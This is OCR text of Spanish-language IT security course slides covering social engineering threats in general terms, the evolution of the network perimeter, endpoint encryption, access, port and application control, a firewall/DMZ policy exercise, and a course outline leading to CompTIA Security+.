
- **AHORA: ATAQUE POR INGENIERÍA SOCIAL**
  - Técnicas “sencillas” de Ingeniería social, como SPAM, Phishing, falsas campañas telefónicas, falsos anuncios en prensa, etc
  - Intrusismo y espionaje industrial (buscar documentos en impresoras, despachos, etc)
  - Meter el troyano en la empresa con argumentos publicitarios
  - Desde el ordenador del atacado (dentro del perímetro) se ataca a la organización.
  - Cualquier información es MUY valiosa para el atacante

Necesidad de evolución del perímetro




Evolución del Perímetro

- Pasado...
  - Seguridad sólo en el perímetro
  - Situación inicial
  - Ya no es válida
- ... Presente ...
  - Segmentar el perímetro
  - Segmentación basada en infraestructura
  - Dificultad de gestión centralizada
- ... Futuro
  - Segmentaciones de “perímetro Uno”
  - Seguridad no basada en infraestructura
  - Gestión centralizada
  - Permite adaptase al negocio




Seguridad en puesto




Cifrado y Control de Acceso

- **Cifrado físico a nivel de formatos y archivos**: Disco duro y dispositivos
- **Cifrado lógico de archivos:** Recursos compartidos en red y backup
- **Control de acceso:** Autenticación Previa al Inicio del SO:
  - Usuario y Password de Dominio
  - Token físico (SmartCard o Token USB)
  - Certificados digitales en dispositivo hardware
  - Biometría



Gestión de Grupos

- **Gestión de Grupos:** los **Circuitos Cerrados de Información**, serán los que garanticen en mayor medida que la información:
  - Sea protegida y controlada por la organización.
  - Sea accedida únicamente por los usuarios que deban hacerlo
  - Sea inaccesible a toda persona ajena a dicha organización



Control de Puertos

El uso de dispositivos de almacenamiento externo es una de las mayores amenazas para la información confidencial

- Necesario un sistema de protección que cubra los riesgos concernientes a la utilización y conexión de dispositivos hardware en un equipo:

- Filtrado de conexiones de dispositivos hardware: USB, HDD externo, CD, DVD
- Control de la utilización de diversos puertos hardware
- Blindaje de la plataforma
- Control del uso indebido de recursos empresariales
- Aumento de la productividad laboral

Control de Aplicaciones

Extensión de la seguridad a las aplicaciones que se ejecutan en el puesto de trabajo. Únicamente las aplicaciones autorizadas pueden ejecutarse.


- **Beneficios**:
  - **Protección frente a amenazas**, tanto conocidas como desconocidas, que escapan al control del software de antivirus (virus, troyanos, etc.)
  - Solución con **impacto mínimo en el rendimiento del PC**
  - **Mayor estabilidad** del PC lo que redunda en una disminución del coste total de propiedad de la solución (TCO)

- **Funcionalidad**:
  - **Control dinámico** de la ejecución basado en firma digital
  - **Modo aprendizaje** Modelo de gestión centralizada
  - **Seguridad multinivel**
  - **Posibilidad de obtener snapshots**
  - **Filtro automático** para las actualizaciones


PRACTICA:
Seguridad perimetral

1. Introducción y conceptos de seguridad
2. Ataques en los sistemas TIC
3. Seguridad en entornos WEB
4. Ingeniería Social
5. Práctica: Ataques básicos
6. Seguridad en Redes de Área Local
7. Práctica: Implementación de seguridad en redes LAN
8. Seguridad Perimetral
9. Practica: Implementación de políticas de seguridad Perimetral
    1. Configuración UTM FORTIGATE
10. Infraestructuras de clave pública
11. Introducción a LDAP
12. Seguridad en el Comercio Electrónico
13. Gestión de la seguridad
14. Plan Director de Seguridad
15. Examen CompTIA Security+

PRACTICA Seguridad Perimetral



PRACTICA Seguridad Perimetral




PRACTICA Seguridad Perimetral

- **Usuarios internos:**
  - Tienen permiso para navegar por Internet, usando SOLO el puerto 80 y sin ningún contenido adicional (scripts, cookies, java, ficheros, imágenes, etc)
  - Tienen permiso para visitar la WEB corporativa (solo puerto 80)
  - Tienen permiso para utilizar el servidor FTP corporativo
- **Usuario externo:**
  - Tiene permiso para conectarse al servidor WEB de la DMZ (Solo puerto 80)
- **Servidor WEB:**
  - Tiene permiso para servir HTTP a quien se lo solicite
  - Tiene permiso para navegar por Internet, usando SOLO el puerto 80 y sin ningún contenido adicional (scripts, cookies, java, ficheros, imágenes, etc)
- **Servidor FTP:**
  - Tiene permiso para servir FTP a quien se lo solicite


Infraestructura de clave pública

1. Introducción y conceptos de seguridad
2. Ataques en los sistemas TIC
3. Seguridad en entornos WEB
4. Ingeniería Social
5. Práctica: Ataques básicos
6. Seguridad en Redes de Área Local
7. Práctica: Implementación de seguridad en redes LAN
8. Seguridad Perimetral
9. Practica: Implementación de políticas de seguridad Perimetral
10. Infraestructuras de clave pública
    1. Proceso de comunicación
    2. Tunelización
    3. VPN
    4. Criptografía
    5. Public Key Infraestructure (PKI)
    6. Ciclo de vida de los certificados digitales
    7. Firma digital
11. Introducción a LDAP
12. Seguridad en el Comercio Electrónico
13. Gestión de la seguridad
14. Plan Director de Seguridad
15. Examen CompTIA Security+

